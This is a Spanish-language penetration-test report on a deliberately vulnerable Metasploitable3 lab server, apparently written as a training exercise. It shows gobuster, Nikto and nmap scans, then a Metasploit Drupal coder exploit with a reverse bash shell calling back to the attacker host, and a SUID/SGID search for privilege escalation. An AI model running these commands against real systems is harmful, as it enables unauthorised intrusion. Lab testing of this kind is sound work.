



INFORME EJECUTIVO-TÉCNICO

EVALUACIÓN DE SEGURIDAD

SERVIDOR

METAEXPLOITABLE

INTRODUCCIÓN

El presente informe documenta las actividades realizadas durante la evaluación de seguridad del servidor Metaexploitable, con la dirección IP local 10.0.2.5, siendo el objetivo de la evaluación, identificar vulnerabilidades en los servicios expuestos y, posteriormente, explotar dichas vulnerabilidades para obtener acceso al sistema. En particular, se ha enfocado en explorar servicios web y potenciales vulnerabilidades en aplicaciones web instaladas, utilizando herramientas de análisis de seguridad como Gobuster, nmap y Nikto, así como el marco de explotación Metasploit.

FASE DE RECONOCIMIENTO

1.- Uso de Gobuster para Identificación de Rutas y Directorios

Se ha utilizado Gobuster para realizar una enumeración de directorios y archivos ocultos en el servidor web, permitiendo identificar diversas rutas potencialmente útiles para la explotación, como /cgi-bin/, /phpmyadmin/, y /drupal/.

```
(kali) kali-[-]
$ gobuster dir -u http://10.0.2.5/ -w /usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.0.2.5/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 279]
/.htpasswd (Status: 403) [Size: 284]
/.htaccess (Status: 403) [Size: 284]
/cgi-bin/ (Status: 403) [Size: 283]
/chat (Status: 301) [Size: 302] [--> http://10.0.2.5/chat/]
/drupal (Status: 301) [Size: 304] [--> http://10.0.2.5/drupal/]
/phpmyadmin (Status: 301) [Size: 308] [--> http://10.0.2.5/phpmyadmin/]
/server-status (Status: 403) [Size: 288]
/uploads (Status: 301) [Size: 305] [--> http://10.0.2.5/uploads/]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

Resultados Clave:

/cgi-bin/: Directorio potencialmente vulnerable a ataques CGI.

/phpmyadmin/: Indicativo de la presencia de phpMyAdmin, una herramienta web para la administración de bases de datos MySQL.

/drupal/: Presencia del CMS Drupal, una posible fuente de vulnerabilidades.

2.- Uso de Nikto para Identificación de Vulnerabilidades

Posteriormente, se ha usado Nikto para realizar un escaneo de vulnerabilidades en el servidor web, permitiendo identificar configuraciones incorrectas y software desactualizado que podrían ser explotados.

```
- Nikto v2.5.0
-----
+ Target IP: 10.0.2.5
+ Target Hostname: 10.0.2.5
+ Target Port: 80
+ Start Time: 2024-08-26 09:09:55 (GMT2)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Directory indexing found.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST.
+ /: Directory indexing found.
+ /: Appending '/' to a directory allows indexing.
+ /: Directory indexing found.
+ /: Apache on RHEL Linux release 9 reveals the root directory listing by default if there is no index page.
+ /%2e/: Directory indexing found.
+ /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ /: Directory indexing
+ /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /phpmyadmin/changelog.php: Retrieved x-powered-by header: PHP/5.4.5.
+ /phpmyadmin/ChangelLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /: Directory indexing found.
+ /: Abyss 1.03 reveals directory listing when multiple /s are requested. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ 8911 requests: 0 error(s) and 22 item(s) reported on remote host
+ End Time: 2024-08-26 09:10:09 (GMT2) (14 seconds)
```

Resultados Clave:

Apache 2.4.7: Versión desactualizada con posibles vulnerabilidades conocidas.

Directory Indexing Enabled: Posible exposición de archivos y directorios no deseados.

X-Frame-Options Missing: Riesgo de ataques de clickjacking.

FASE DE EXPLOTACIÓN

1.- Uso de nmap

Se ha procedido a un escáner de puertos y servicios del objetivo:

```
msf6 > db_nmap 10.0.2.5
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) 4-08-26 10:48 CEST
[*] Nmap: Nmap scan report for 10.0.2.5
[*] Nmap: Host is up (0.00051s latency).
[*] Nmap: Not shown: 991 filtered tcp ports (no-response)
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 80/tcp    open  http
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 631/tcp   open  ipp
[*] Nmap: 3000/tcp  closed ppp
[*] Nmap: 3306/tcp  open  mysql
[*] Nmap: 8080/tcp  open  http-proxy
[*] Nmap: 8181/tcp  closed intermapper
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 4.51 seconds
msf6 > db_nmap -sV 10.0.2.5
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) 4-08-26 10:48 CEST
[*] Nmap: Nmap scan report for 10.0.2.5
[*] Nmap: Host is up (0.00050s latency).
[*] Nmap: Not shown: 991 filtered tcp ports (no-response)
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 21/tcp    open  ftp      ProFTPD 1.3.5
[*] Nmap: 22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 80/tcp    open  http     Apache httpd 2.4.7
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 631/tcp   open  ipp      CUPS 1.7
[*] Nmap: 3000/tcp  closed ppp
[*] Nmap: 3306/tcp  open  mysql    MySQL (unauthorized)
[*] Nmap: 8080/tcp  open  http     Jetty 8.1.7.v20120910
[*] Nmap: 8181/tcp  closed intermapper
[*] Nmap: Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 10.87 seconds
```

2.- Creación de un Workspace en Metasploit

Para una gestión organizada del análisis, se creó un workspace específico en Metasploit llamado *meta3*, para poder centralizar la información y los resultados obtenidos durante las pruebas del objetivo.

Workspaces

```
=====
current name  hosts services vulns creds loots notes
-----
default 1 1 0 0 0 0
* meta3 1 9 1 0 0 0
```

msf6 > hosts

Hosts

```
=====
address mac name os_name os_flavor os_sp purpose info comments
-----
10.0.2.5 Unknown device
```

msf6 > services

Services

```
=====
host port proto name state info
-----
10.0.2.5 21 tcp ftp open ProFTPD 1.3.5
10.0.2.5 22 tcp ssh open OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
10.0.2.5 80 tcp http open Apache httpd 2.4.7
10.0.2.5 445 tcp netbios-ssn open Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.2.5 631 tcp ipp open CUPS 1.7
10.0.2.5 3000 tcp ppp closed
10.0.2.5 3306 tcp mysql open MySQL unauthorized
10.0.2.5 8080 tcp http open Jetty 8.1.7.v20120910
10.0.2.5 8181 tcp intermapper closed
```

msf6 > vulns

Vulnerabilities

```
=====
Timestamp Host Name
-----
2024-08-26 10:28:27 UTC 10.0.2.5 Drupal
2024-08-26 10:28:27 UTC 10.0.2.5 Drupal
```

References

Vector (AV)*

Red (AV:N) Ajoncente Red (AV:A) Local (AV:L) Fisica (AV:P)

AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:F/RL:O/RC

CODER Module Remote Command Exec URL=https://www.drupal.org/node/2765575

3.- Búsqueda y explotación de vulnerabilidades

Se ha realizado una búsqueda grupal de exploits en Metasploit relacionados con las aplicaciones y servicios identificados, específicamente aquellos dirigidos a phpMyAdmin, Drupal, y potenciales vulnerabilidades en Apache, resultando las todas las gestiones posibles infructuosas con phpMyAdmin, ya que su versión no era vulnerable a los exploit encontrados, al igual que con Apache, pero en este caso se ejecutaba el exploit, pero no llegaba a iniciar sesión, siendo probado con varios exploits y payload. Finalmente, se ha conseguido ejecutar con éxito, un exploit: “*unix/webapp/drupal_coder_exec*” dirigido a vulnerabilidades Drupal, siendo un sistema de gestión de contenidos de código abierto que permite crear, gestionar y publicar contenido web con facilidad.

```
msf6 > search drupal
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check Descripti
-  - - - - -
0  exploit/unix/webapp/drupal_coder_exec      2016-07-13      excellent Yes  Drupal CO
DER Module Remote Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2  2018-03-28      excellent Yes  Drupal Dr
upalgeddon 2 Forms API Property Injection
2  \ target: Automatic (PHP In-Memory)
3  \ target: Automatic (PHP Dropper)
4  \ target: Automatic (Unix In-Memory)
5  \ target: Automatic (Linux Dropper)
6  \ target: Drupal 7.x (PHP In-Memory)
7  \ target: Drupal 7.x (PHP Dropper)
8  \ target: Drupal 7.x (Unix In-Memory)
9  \ target: Drupal 7.x (Linux Dropper)
10 \ target: Drupal 8.x (PHP In-Memory)
11 \ target: Drupal 8.x (PHP Dropper)
12 \ target: Drupal 8.x (Unix In-Memory)
13 \ target: Drupal 8.x (Linux Dropper)
14 \ AKA: SA-CORE-2018-002
15 \ AKA: Drupalgeddon 2
16 exploit/multi/http/drupal_drupalgeddon  2014-10-15      excellent No   Drupal HT
TP Parameter Key/Value SQL Injection
17 \ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)
18 \ target: Drupal 7.0 - 7.31 (user-post PHP injection method)
19 auxiliary/gather/drupal_openid_xxe      2012-10-17      normal  Yes  Drupal Op
enID External Entity Injection
20 exploit/unix/webapp/drupal_restws_exec  2016-07-13      excellent Yes  Drupal RE
STWS Module Remote PHP Code Execution
21 exploit/unix/webapp/drupal_restws_unserialize  2019-02-20      normal  Yes  Drupal RE
STful Web Services unserialize() RCE
22 \ target: PHP In-Memory
23 \ target: Unix In-Memory
24 auxiliary/scanner/http/drupal_views_user_enum  2010-07-02      normal  Yes  Drupal Vi
ews Module Users Enumeration
25 exploit/unix/webapp/php_xmlrpc_eval      2005-06-29      excellent Yes  PHP XML-R
PC Arbitrary Code Execution

Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval
```

Este exploit ha permitido ejecutar comandos arbitrarios en el servidor comprometido por usuario sin privilegios, utilizando la configuración del CMS Drupal, estableciendo una sesión de *shell* en el servidor objetivo.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/webapp/drupal_coder_exec) > set RHOST 10.0.2.5
RHOST => 10.0.2.5
msf6 exploit(unix/webapp/drupal_coder_exec) > set LHOST 10.0.2.19
LHOST => 10.0.2.19
msf6 exploit(unix/webapp/drupal_coder_exec) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/webapp/drupal_coder_exec) > set TARGETURI /drupal/
TARGETURI => /drupal/
msf6 exploit(unix/webapp/drupal_coder_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.19:4444
[*] Cleaning up: [-f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 1 opened (10.0.2.19:4444 -> 10.0.2.5:37986) at 2024-08-26 12:28:28 +0200


whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploit3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/L
inux
pwd
/var/www/html/drupal/sites/all/modules/coder/coder_upgrade/scripts
```

4.- Fase de Post-Explotación

Se ha realizado un escaneo en el sistema comprometido para identificar archivos con los bits Set User ID y Set Group ID activos, siendo archivos que pueden ser usados para intentar escalar privilegios y obtener acceso root en el sistema.

```
find / -perm -4000 -o -perm -2000 -exec ls -l {} \; 2>/dev/null
-rwxr-sr-x 1 root crontab 35984 Feb  9 2013 /usr/bin/crontab
-rwxr-sr-x 1 root ssh 288880 Mar  4 2019 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 55000 May 16 2017 /usr/bin/chage
-rwxr-sr-x 3 root mail 14592 Dec  3 2012 /usr/bin/mail-unlock
-rwxr-sr-x 1 root tty 14688 Jun  4 2013 /usr/bin/bsd-write
-rwxr-sr-x 3 root mail 14592 Dec  3 2012 /usr/bin/mail-touchlock
-rwxr-sr-x 1 root mail 14856 Dec  7 2013 /usr/bin/dotlockfile
-rwxr-sr-x 1 root mlocate 39520 Jun 20 2013 /usr/bin/mlocate
-rwxr-sr-x 1 root shadow 23360 May 16 2017 /usr/bin/expiry
-rwxr-sr-x 3 root mail 14592 Dec  3 2012 /usr/bin/mail-lock
-rwxr-sr-x 1 root tty 19024 Apr 16 2014 /usr/bin/wall
```

5.- Puntuación de la vulnerabilidad según NIST (CVSS):



CONCLUSIÓN

La evaluación de seguridad realizada ha sido exitosa en identificar y explotar vulnerabilidades críticas en el servidor objetivo, obteniendo acceso mediante un exploit dirigido a Drupal, lo que permitió ejecutar comandos en el sistema. Sin embargo, el acceso fue obtenido como un usuario no privilegiado, pero se encontraron multitud de archivos para intentar escalar privilegios.

Se recomienda realizar una revisión exhaustiva de la configuración del servidor, actualización del software desactualizado, y eliminar o asegurar los archivos SUID/SGID innecesarios para mitigar futuras vulnerabilidades.